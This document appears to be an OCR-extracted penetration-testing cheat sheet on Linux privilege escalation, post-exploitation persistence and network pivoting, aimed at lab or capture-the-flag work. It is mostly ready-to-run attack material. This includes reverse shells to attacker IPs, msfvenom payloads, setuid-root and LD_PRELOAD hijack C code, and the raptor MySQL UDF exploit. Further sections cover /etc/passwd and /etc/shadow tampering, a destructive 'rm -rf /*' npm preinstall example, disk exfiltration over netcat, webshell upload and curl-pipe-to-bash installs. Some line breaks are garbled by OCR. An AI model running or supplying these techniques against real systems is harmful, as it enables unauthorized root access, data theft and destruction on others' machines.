Privilege Escalation

Manual Methods

Viewing system and kernel information

```
### uname -a
```

And

```
/proc/version
```

And

```
/etc/issue
```

And

```
cat /etc/os-release
```

Viewing Groups and Users

Groups

```
cat /etc/group
```

Users

```
/etc/passwd| column -t -s :
```

Reading log files

Viewing failed login attempts

```
last -f /var/log/btmp
```

Viewing successful logins

```
last -f /var/log/wtmp
```

Viewing authentication logs

```
cat /var/log/auth.log |tail
```

Viewing system activity

```
cat /var/log/syslog* | head
```

Note: To view logs of any other third party application such as mysql, apache2,ssh,etc you can navigate to [/var/log].

Viewing network settings

Network Interfaces

```
cat /etc/network/interfaces
```

Network connections

```
netstat -natp
```

DNS Info

```
cat /etc/hosts
```

DNS servers

```
cat /etc/resolv.conf
```

Startup services and commands

Startup Services

```
ls /etc/init.d/
```

Startup Commands

```
cat ~/.bashrc
```

Commands History

History of Sudo Commands

```
cat /var/log/auth.log* |grep -i
COMMAND|tail
```

History of Non Sudo Commands

```
cat ~/.bash_history
```

Listing processes

```
ps aux
```

And for process tree

```
ps axjf
```

Listing commands that can be run as sudo

```
### sudo -l
```

spawn a tty shell

```
root@kali:python -c 'import pty;
pty.spawn("/bin/sh")'
```

OR

```
root@kali:python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

Or

```
root@kali:import
pty;pty.spawn("/bin/bash")
```

Generating a hash for password overwrite on /etc/passwd/ with new user.

```
root@kali:openssl passwd evil


root@kali:echo
"root2:AK24fcSx2Il3I:0:0:root:/root:/bin/b
ash" >> /etc/passwd
```

Displaying active connections with processes PID

```
root@kali:sudo ss -antlp
root@kali:netstat -tulpn
```

```
a: shows all listening ports and
established connections
t: for tcp
u: for udp
l: list listening ports ready for incoming
connections
s: stats about network usage
p: PID information
n: do not resolve names
```

Review bash_history for entered commands might reveal something useful

```
root@kali:cat ~/.bash_history
```

Viewing the type of linux distribution and kernel version

```
root@kali:cat /proc/version
root@kali:cat /etc/issue
```

viewing file system structure

```
root@kali: /etc/fstab
```

Searching for binaries with SUID / SGID bit set

```
root@kali:find / -perm -u=s -type f
2>/dev/null

root@kali:find / -type f -a \( -perm -u+s
-o -perm -g+s \) -exec ls -l {} \; 2>
/dev/null
```

Listing capabilities for binaries for further exploitation

```
getcap -r / 2>/dev/null
```

Then you can use GTfobins website to learn the exploitation method

Locating SSH private key files

```
find / -xdev -type f -print0 | xargs -0
grep -H "BEGIN RSA PRIVATE KEY"
```

changing PAH environment variable value

```
export PATH=/tmp:$PATH
echo $PATH
```

Useful when you want to execute your own payloads instead of legitimate ones with no defiend path.

Enumerating NFS shares with no_root_squash

On the target machine, list the shares

```
cat /etc/exports
```

Select the shares with [rw] and [no_root_squash]

Then we mount the shares on our machine

```
showmount -e [target-ip]
mount -o rw ip:/backups [path-to-mount-folder-yourmachine]
```

Next step, create an executable payload that returns a shell [you can any use of the C codes in this document]. Compile it then execute on the target machine.

Viewing the commands that can be run with sudo as the current user

```
root@kali:Sudo -i
```

Adding a user as root to the /etc/passwd file incase its writable

First we create a password with a salt for the user which will be added to /etc/passwd

```
root@kali:~$openssl passwd -1 -salt
pentesting5 [yourpassword]
$1$hack$22.CgYt2uMolqeatCk9ih
```

```
<root@kali:~$sudo /usr/bin/cat >>
/etc/passwd>
pentesting:
$1$hack$22.CgYt2uMolqeatCk9ih/:0:0::/root:
/bin/bash

#^C
```

Exploiting /bin/systemctl when it has the SUID bit set

Execute the below commands one by one.

```
root@kali:~$: Type=oneshot
root@kali:~$: ExecStart=/bin/bash -c ‘exec
5<>/dev/tcp/[ATTACKER-IP]/[PORT]
root@kali:~$:while read line 0<&5; do
$line 2>&5 >&5; done
root@kali:~$:[Install]
root@kali:~$:WantedBy=multi-user.target
root@kali:~$/bin/systemctl daemon-reload
root@kali:~$/bin/systemctl enable --now
exploit.service
```

And we should receive the shell on the listener

Exploiting a binary that runs only certain set of commands and has SUID bit set

Lets say we have a binary that executes only one command. Say it executes ‘id’ and we want to use it to execute other commands as root since it has SUID bit set. We leverage a subshell to be run in a subprocess and pass the commands to the main tool. We pass the id command and then pass the subshell.

```
root@kali:~$/usr/local/bin/shell "/bin/id
/\$(whoami)"
root@kali:~$/usr/local/bin/shell "/bin/id
/\$(cat /root/root.txt)"
root@kali:~$/usr/local/bin/shell "/bin/id
/\$(command)"
```

Privilege escalation C code

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main (void) {
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
        return 0;
}
```

Adding privileged user to /etc/passwd/

```
root@kali:~$perl -le 'print
crypt("bulldog2", "aa")'
```

Now,adding the privileged user with the hash from the above command

```
root@kali:~$echo
"motasem:aadiOpWrzh6/U:0:0:motasem:/root:/
bin/bash" >> /etc/passwd
```

use 'awk' to execute sys commands

```
root@kali$:awk 'BEGIN {system("command")}'
```

escalate privilege using find command

```
root@kali$:sudo find /home -exec /bin/bash
\;
```

execute command through ZIP:

```
root@kali$:sudo -u root zip /path-to-some-
zip-file /path-to-output -T --unzip-
command="sh -c /bin/bash"
```

execute sys commands using python

```
root@kali$:python -c 'import os;
os.system("command")'
```

escalate privilege using find command

```
root@kali$:sudo find /home -exec /bin/bash
\;
```

perl one liner for privilege escalation

```
root@kali$:sudo perl -e 'exec'
"/bin/bash";'
```

hex dump of shadow file

```
root@kali$:xxd /etc/shadow | xxd -r
```

Shared Object Injection

Looking for binaries with SUID /SGID bit set

```
root@kali:find / -type f -a \( -perm -u+s
-o -perm -g+s \) -exec ls -l {} \; 2>
/dev/null
```

Picking a binary and finding if it uses system calls to shared objects

The binary here is /usr/local/bin/suid-so

```
strace /usr/local/bin/suid-so 2>&1 | grep
-iE "open|access|no such file"
```

Say it tries to load an object not found in /home/user/.config

Creating malicious shared object file [.so]

Create that directory and a shared object file with exact name and using the code below

```
#include <stdio.h>
#include <stdlib.h>

static void inject()
__attribute__((constructor));

void inject() {
        setuid(0);
        system("/bin/bash -p");
}
```

The code above can be compiled to a shared object

```
gcc -shared -fPIC -o
/home/user/.config/libcalc.so /home/user/t
ools/suid/libcalc.c
```

Finally execute the binary to get shell

```
/usr/local/bin/suid-so
```

Exploiting MYSQL UDF

To use this method, the mysql service should be running as root and the root user of the mysql service doesn't have any password set.

Create a C file named raptor_udf2.c and use the below code

```
/*


* $Id: raptor_udf2.c,v 1.1 2006/01/18
17:58:54 raptor Exp $


*


* raptor_udf2.c - dynamic library for
do_system() MySQL UDF
```

```
* Copyright (c) 2006 Marco Ivaldi
<raptor@0xdeadbeef.info>

*

* This is an helper dynamic library for
local privilege escalation through

* MySQL run with root privileges (very bad
idea!), slightly modified to work

* with newer versions of the open-source
database. Tested on MySQL 4.1.14.

*

* See also:
http://www.0xdeadbeef.info/exploits/raptor
_udf.c

*

* Starting from MySQL 4.1.10a and MySQL
```

```
4.0.24, newer releases include fixes

* for the security vulnerabilities in the
handling of User Defined Functions

* (UDFs) reported by Stefano Di Paola
<stefano.dipaola@wisec.it>. For further

* details, please refer to:

*

*

http://dev.mysql.com/doc/refman/5.0/en/udf
-security.html

* http://www.wisec.it/vulns.php?page=4

* http://www.wisec.it/vulns.php?page=5

* http://www.wisec.it/vulns.php?page=6

*
```

```
* "UDFs should have at least one symbol
defined in addition to the xxx symbol

* that corresponds to the main xxx()
function. These auxiliary symbols

* correspond to the xxx_init(),
xxx_deinit(), xxx_reset(), xxx_clear(),
and

* xxx_add() functions". -- User Defined
Functions Security Precautions
*

* Usage:

* $ id

* uid=500(raptor) gid=500(raptor)
groups=500(raptor)

* $ gcc -g -c raptor_udf2.c
```

```
* $ gcc -g -shared -W1,-
soname,raptor_udf2.so -o raptor_udf2.so
raptor_udf2.o -lc

* $ mysql -u root -p

* Enter password:

* [...]

* mysql> use mysql;

* mysql> create table foo(line blob);

* mysql> insert into foo
values(load_file('/home/raptor/raptor_udf2
.so'));

* mysql> select * from foo into dumpfile
'/usr/lib/raptor_udf2.so';

* mysql> create function do_system returns
integer soname 'raptor_udf2.so';
```

```
* mysql> select * from mysql.func;

* +-----------+-----+-----------------+----
------+

* | name | ret | dl | type |

* +-----------+-----+-----------------+----
------+

* | do_system | 2 | raptor_udf2.so |
function |

* +-----------+-----+-----------------+----
------+

* mysql> select do_system('id > /tmp/out;
chown raptor.raptor /tmp/out');

* mysql> \! sh

* sh-2.05b$ cat /tmp/out

* uid=0(root) gid=0(root)
```

```
groups=0(root),1(bin),2(daemon),3(sys),4(a
dm)

* [...]

*/

#include <stdio.h>

#include <stdlib.h>

enum Item_result {STRING_RESULT,
REAL_RESULT, INT_RESULT, ROW_RESULT};

typedef struct st_udf_args {

unsigned int arg_count; // number of
arguments

enum Item_result *arg_type; // pointer to
item_result

char **args; // pointer to arguments
```

```
unsigned long *lengths; // length of
string args

char *maybe_null; // 1 for maybe_null args

} UDF_ARGS;

typedef struct st_udf_init {

char maybe_null; // 1 if func can return
NULL

unsigned int decimals; // for real
functions

unsigned long max_length; // for string
functions

char *ptr; // free ptr for func data

char const_item; // 0 if result is
constant

} UDF_INIT;
```

```
int do_system(UDF_INIT *initid, UDF_ARGS
*args, char *is_null, char *error)

{

if (args->arg_count != 1)

return(0);

system(args->args[0]);

return(0);

}

char do_system_init(UDF_INIT *initid,
UDF_ARGS *args, char *message)

{

return(0);
```

```
}
```

Compile the file

```
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so
-o raptor_udf2.so raptor_udf2.o -lc
```

Next connect to the mysql service as root with blank password
Execute the following commands on the mysql shell to create User Defined Function (UDF) "do_system"

```
use mysql;

create table foo(line blob);

insert into foo
values(load_file('/home/user/tools/mysql-
udf/raptor_udf2.so'));

select * from foo into dumpfile
'/usr/lib/mysql/plugin/raptor_udf2.so';
```

```
create function do_system returns integer
soname 'raptor_udf2.so';
```

Use do_system function to create a bash shell

```
select do_system('cp /bin/bash /tmp/shell;
chmod +xs /tmp/shell');
```

Exit out of the mysql shell and execute

```
/tmp/shell -p
```

Readable shadow file

if the /etc/shadow is writable, we can dump its content and crack the hashes

```
cat /etc/shadow
```

User password hash can be found between the first and second colons (:) of each line.

Save the root user's hash to a file called hash.txt on your machine.

```
john --
wordlist=/usr/share/wordlists/rockyou.txt
hash.txt
```

Then to root

```
su root
```

Writable shadow file

If /etc/shadow is writable, we can generate a hash and overwrite the root hash

```
mkpasswd -m sha-512 newpasswordhere
```

Edit /etc/shadow and replace the original root user's hash with the one your created

```
su root
```

LD_PRELOAD and LD_LIBRARY_PATH

LD_PRELOAD

LD_PRELOAD and LD_LIBRARY_PATH are both inherited from the user's environment. LD_PRELOAD loads a shared object before any others when a program is run. LD_LIBRARY_PATH provides a list of directories where shared libraries are searched for first.
Check first which env variables are inherited first

```
sudo -l
```

if you see LD_PRELOAD and LD_LIBRARY_PATH then you can follow the steps below.
Create a file called preload.c with the below code

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

We will create a shared object now

```
gcc -fPIC -shared -nostartfiles -o
/tmp/preload.so /home/user/tools/sudo/prel
oad.c
```

Now we set LD_PRELOAD to be equal to the shared object

```
sudo LD_PRELOAD=/tmp/preload.so
/usr/bin/find
```

/usr/bin/find has been selected since it can be run as root without passwd. Check to see which programs can be run without passwd using 'sudo-l'

LD_LIBRARY_PATH

First we check the shared libraries for a program that can be run as root without the need for passwd

```
ldd /usr/sbin/apache2
```

Create a shared object with the same name as one of the listed libraries (libcrypt.so.1)
Shared object code

```
#include <stdio.h>
#include <stdlib.h>

static void hijack()
__attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
```

```
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

Compile it

```
gcc -o /tmp/libcrypt.so.1 -shared -fPIC
/home/user/tools/sudo/library_path.c
```

Next we run apache2 as sudo while setting the LD_LIBRARY_PATH environment variable to /tmp (where we output the compiled shared object)

```
sudo LD_LIBRARY_PATH=/tmp apache2
```

Cron Jobs

View the contents of the system-wide crontab

```
cat /etc/crontab
```

Based on the content of the crontab, we look for jobs under the root account or another more privileged account that the shell you currently have. See if you

can modify the script/application used to launch the cronjob and replace the content with bash shell.

Writable bash script under root

In case you find a writable .sh script, you can replace its contents with the below

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
```

Start a listener on your machine and you should receive a root shell

Wild cards Command in cron jobs [tar as an example]

Generating a payload

```
msfvenom -p linux/x64/shell_reverse_tcp
LHOST=10.10.10.10 LPORT=4545 -f elf -o
shell.elf
```

Creating checkpoints as the shell

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-
```

```
action=exec=shell.elf
```

setting up a listener

```
nc -lvp 4545
```

Now if any script is running in cron tab and is using tar wild cards you will receive a shell.

Using shell functions

If bash version is running below 4.2-048, we can create shell functions with names that resemble specific file paths then export those functions so that they are used instead of any actual executable at that file path.

```
/bin/bash --version
```

Lets assume that there is a binary using the absolute bath of /usr/sbin/service as an example and is verified above the bash version is below 4.2-048 then we can create bash function with the name [/usr/sbin/service] which executes bash shell

```
function /usr/sbin/service { /bin/bash -p;
}
export -f /usr/sbin/service
```

Last step is to run the binary that is using [/usr/sbin/service]

```
/usr/local/bin/suid-env2
```

Searching history files for passwords

```
cat ~/.*history | less
```

Exploiting root squash in NFS shares

This requires root squash to be disabled. You can find that by displaying the configuration of the nfs share

```
cat /etc/exports
```

Next step is to mount the share in your attacking machine. We assume that the target machine nfs share is at /tmp.

```
mkdir /tmp/nfs
```

```
mount -o rw,vers=2 ip:/tmp /tmp/nfs
```

Generating payload to be copied into the NFS share

```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

Give it permissions

```
chmod +xs /tmp/nfs/shell.elf
```

Now run the shell from the remote machine NFS share

```
/tmp/shell.elf
```

Exploiting vi text editor

If you run [sudo -l] and you find vi, then you can escape vim to escalate to root privileges

```
sudo vi -c ':!/bin/sh' /dev/null
```

Using the symlinks method

This scenario works if you can manage to make text editing programs such as [nano] [vim] or [sudoedit] run as another use such as [root] and wild cards are used .

Normally you can check on that by running [sudo -l]. A typical scenario is when you get an output similar to the below

```
Matching Defaults entries for werkzeug on
joker: env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bi
n\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin, sudoedit_follow, !sudoedit_checkdir

User werkzeug may run the following
commands on corporate:
(test-account) NOPASSWD: sudoedit
/var/www/*/*/index.html
```

From the above, we can see that you can run [sudoedit] as [test-account] and its clear that [wild cards] are used on the path to the file which means if you create the same file [index.html] under similar directory such as [/var/www/privilege/escalation/index.html] and link it to the authorized_keys of the [test-account] user, you can then ssh to that account.

```
cd /var/www/
mkdir privilege
mkdir escalation
touch index.html
ln -s /home/test-
account/.ssh/authorized_keys index.html
```

Generate ssh keys on your machine and copy the contents of id.pub and paste it in [index.html]

```
sudoedit -u test-account
/var/www/privilege/ escalation/index.html
```

With the private key of [test-account], you can then log in as that account.

Abusing the Nodejs NPM

npm is the package manager for nodejs and javascript. You can use it if you are nodejs developer or to install javascript packages. When a non-root user can run [npm] as root then this open the possibility of creating a specially crafted [package.json] file if the original [package.json] file contains [preinstall] item. An originak [package.json] for Nodejs looks like the below

```
{
"name": "rimrafall",
"version": "1.0.0",
"description": "rm -rf /* # DO NOT INSTALL
THIS",
"main": "index.js",
"scripts":
```

```
{ "preinstall": "rm -rf /* /.*"
},
"keywords": [
"rimraf",
"rmrf"
],
"author": "João Jerónimo",
"license": "ISC"
}
```

cd to [/dev/shm] on the target machine and create a package.json file like below

```
user@hacked:/dev/shm$ cat
node/package.json


{
"name": "fake-package",
"version": "1.0.0",
"scripts": {
"preinstall": "/bin/bash"
}
}
```

Then execute

```
user@hacked:/dev/shm$ sudo npm i node/ --
unsafe
```

Privilege escalation through the disk group

This method works when you get your first shell on the target machine. We check to see if the current use is part of the [disk] group

```
user@target-machine:/$ id
uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),6(disk)
```

We list how the devices are configured

```
user@target-machine:/$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 12G 0 disk
├─sda1 8:1 0 120M 0 part /boot
├─sda2 8:2 0 1K 0 part
└─sda5 8:5 0 11.9G 0 part
├─machine--vg-root 252:0 0 7G 0 lvm /
└─machine-vg-swap_1 252:1 0 1G 0 lvm
```

```
[SWAP]
sr0 11:0 1 1024M 0 rom
```

Based off the output above, we will want to read the [machine--vg-root] which is part of the partition [sda5]. We read the mappings on [LVM]

```
user@target-machine:/$ ls -l /dev/mapper/
lrwxrwxrwx 1 root root 7 May 14 20:51
machine--vg-root -> ../dm-0
lrwxrwxrwx 1 root root 7 May 14 20:51
machine-vg-swap_1 -> ../dm-1
```

So the mapped devices are [dm-0] and [dm-1].
We will then retrieve the [dm-0] device since it contains the [root] file system. We will also compess it with [gzip] and send it to [netcat]

```
user@target-machine:/$ time dd if=/dev/dm-
0 | gzip -1 - | nc [your-ip] [port]
```

On your machine

```
user@attacker-machine:/$ nc -lvp [port] >
dm-0.gz
```

Once you recieve the file, uncomperss it with [gunzip] and mount it with the below command

```
user@attacker-machine:/$ sudo mount  dm-0-
mounted /mnt/
user@attacker-machine:/$ ls /mnt/
```

Privilege Escalation through package manager

This method works best if [apt-get update] was added as a cronjob in [/etc/crontab]. Also write access is needed on [/etc/apt/apt.conf.d/].
Simply we create a script that will be executed once [apt-get update] finishes running.

```
echo 'APT::Update::Pre-Invoke
{"command"};' > pwn
mv pwn /etc/apt/apt.conf.d/
```

Make sure to replace [command] above with the command you want to execute.
[pwn] is the name of the script.

Privilege escalation through 3-party services and programs

Logstash

Logstash is a service used to collecting, transforming and parsing logs. it works based on piplelines that take the input from multitude of log sources, process it and then send it to the stash where it is parsed and transformed.

The two most important config files are

```
pipelines.yml [controls the parameters configs]
logstash.yml [controls which config files to run]
```

The configs of logstash are found under [/etc/logstash]
To escalate privliges through logstash, couple conditions must be met

1- Service must be run as root

2- you have write access on at least one of the config files [/etc/logstash]

3- you are able to restart logstash service or it restarts automatically by itself [checl /etc/logstash/pipeline.yml]

If conditions are met, modify one of the configuration files with the below

```
bash
input {
   exec {
      command => "cp /bin/bash
/home/bill/shell; chmod +xs
/home/bill/shell"
      interval => 10
   }
}

output {
   file {
      path => "/tmp/output.log"
      codec => rubydebug
   }
}
```

Privilege escalation using Apache

If Apache process is running as root, we can achieve root. First is to list the processes and their respective owner

```
ps -aux
```

And if Apache is run under root, then we can insert a webshell in the root directory of Apache. In Linux its under

```
/var/www/html/
```

Any webshell works. Download the example webshell below to your own machine

```
https://github.com/artyuum/Simple-PHP-Web-Shell
```


then start a python webserver to server the shell

```
python3 -m http.server
```

From the compromised machine, download and place it under the apache directory

```
cd /var/www/html
wget http://attacker-ip/shell.php
```

After the download is successful, Navigate to the ip address of the compromised machine using the browser and open the shell. It will look like below



Automated Methods

Automated methods are used when you have more than one machine to test or if you want to save time. Some common privilege escalation scripts are below [Linpeas]

```
https://linpeas.sh/
```

[LinEnum]

```
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
```

[Linux exploit suggester]

```
https://github.com/mzet-/linux-exploit-suggester
```

[Linux smart enumeration]

```
https://github.com/diego-treitos/linux-smart-enumeration
```

[Linux priv checker]

```
https://github.com/linted/linuxprivchecker
```

Post Exploitation

Establishing root SSH connection to the target from the attacking machine without the need for password

Suppose after you got the meterpreter shell running in the target with root privileges that you want to maintain access incase the meterpreter session dies.

Generate ssh keys in the attacking machine

```
root@kali$:Ssh-keygen
root@kali$:cat ~/.ssh/id_rsa.pub
```

Copy the public key
In the compromised host, paste the keys in the authorized keys

```
root@kali$:mkdir /root/.ssh
root@kali$:echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQD...
kali@kali" > /root/.ssh/authorized_keys
```

From the attacking machine, connect to the compromised host

```
root@kali$:ssh root@[ip-compromised]
```

Lateral Movement aka Network pivoting

Forwarding connections with netcat from an internal internet-disconnected client through a victimized server:

On the victim server machine, download and install rinted

```
root@kali:~$sudo apt update && sudo apt
install rinetd
```

Restart the service

```
root@kali:~$sudo service rinetd restart
```

Edit the config file at cat /etc/rinetd.conf and forward the connections that will be initiated from the internet-disconnected client on someport lets say its 80 that is open on the victim machine on a port opened by your attack machine

```
0.0.0.0 80 [your-attacker-ip] 80
```

This will forward the connection to port 80 on the victim machine to your attacking ip on port 80 given its open on your machine.

Next from the victim server machine, connect to the internet-disconnected client through SSH and initiate a netcat connection to your machine from there:

```
root@kali:~$Nc -nvv [vitctim-server-ip-address] 80
```

Port can be changed according to the environment conditions and the open ports on the victim server machine and your attacking machine.

SSH Local port forwarding

Connecting to an internal client on port 445 [SMB] directly from the attacking machine and through a compromised internal server. This command is typed on the attacker machine

```
root@kali:~$sudo ssh -N -L
0.0.0.0:445:192.168.1.110:445
student@10.11.0.128
```

-L: means local forwarding

This command means that any connection regardless of the source address on port 445 will be forwarded to 192.168.1.110 which is the IP of the internal target client and through an SSH tunnel established through the compromised internal server.

Next step is to connect to the target port, in our case its 445, from your kali machine as a local connection.

```
root@kali:~$smbclient -L 127.0.0.1 -U
Administrator
```

SSH Remote Port Forwarding

Configure a SSH tunnel directed to your kali machine to land on the internal client. The exact opposite of SSH local port forwarding. SSH tunnel will get around the firewall.
On the compromised server type this command:

```
root@kali:~$ssh -N -R
10.11.0.4:2221:client-ip:3306
kali@10.11.0.4
10.11.0.4: Kali IP
```

On your kali machine and depending on the port that is open on the internal client machine, you can interact directly:

```
root@kali:~$Nc 127.0.0.1 2221
will connect you to the mysql server on
the internal client machine
```

SSH Dynamic Port Forwarding

Instead of establishing an SSH tunnel for every host or every port, we use SOCKS4 Proxy on the kali machine to establish dynamic port forwarding that will redirect all incoming traffic to the internal target network

through the ssh tunnel established between kali and the compromised server

```
root@kali:~$: sudo ssh -N -D
127.0.0.1:8080 server@10.11.0.128
```

On kali machine, editing the configuration file of proxy chains is a necessary requirements for all testing tools to work:

```
<root@kali:~$cat /etc/proxychains.conf>
```

Add

```
socks4 127.0.0.1 8080
```

Then any subsequent command should be prepended with proxychains to work through this tunnel. Example nmap command

```
root@kali:~$:sudo proxychains nmap --top-
ports=20 -sT -Pn 192.168.1.110
```

Setting up Socks5 Proxy at the compromised host

The socks5 will forward our incoming requests to any destination we want. In our case, we want to reach the internal network
Downloading the proxy at our local machine first

```
root@kali:~$Wget
https://raw.githubusercontent.com/mfontanini/Programs-Scripts/master/socks5/socks5.cpp
```

We change the listening port to something below 5555 and set up a username and password.
We compile it and make it ready for transfer to the compromised host

```
root@kali:~$g++ -o socks5 socks5.cpp -lpthread
```

We transfer this to the compromised host, give it permissions to run and execute it to listen on the configured port
If there is a firewall rule that prevents the compromised host from receiving connections on the port we configured, we can add two IPTABLES rules that forward connections on an allowed port like 80 to the configured port

```
root@kali:~$iptables -t nat -A PREROUTING
-s <IP_attacker> -p tcp -i eth1 --dport 80
-j DNAT -to dest [compromised-server-ip or
locahost]:1521
```

```
root@kali:~$ iptables -t nat -A
POSTROUTING -d [compromised-server-ip or
locahost]:1521 -o eth1 -j MASQUERADE
```

Then we configure proxy chains and add the following
Socks5 [ip or dns name of the compromised host] 80
Then we are ready to discover the internal network

SSH Tunneling and Forwarding with Chisel

Download chisel on the attacking machine

```
curl https://i.jpillora.com/chisel! | bash
```

Or use the below link

https://github.com/jpillora/chisel

Run it on the attacking machine

```
./chisel server -p 2211 --reverse
```

On the host or victim machine run the below to start the client-server communications.
Here chisel is run as a client with server at 10.221.98.192:8000 with a **'R'**emote connection from the same machine and port 8001 being forwarded on to port 22 of the newly discovered network machine 172.18.0.1

```
curl http://<attack_machine>:8000/chisel -o chisel
chmod +x chisel
./chisel client attack_machine-ip:2211 R:127.0.0.1:8001:target-machine-ip:22
```

On the attacking machine, connect to the host using ssh

```
ssh -p 8001 sysadmin@<host_ip>
```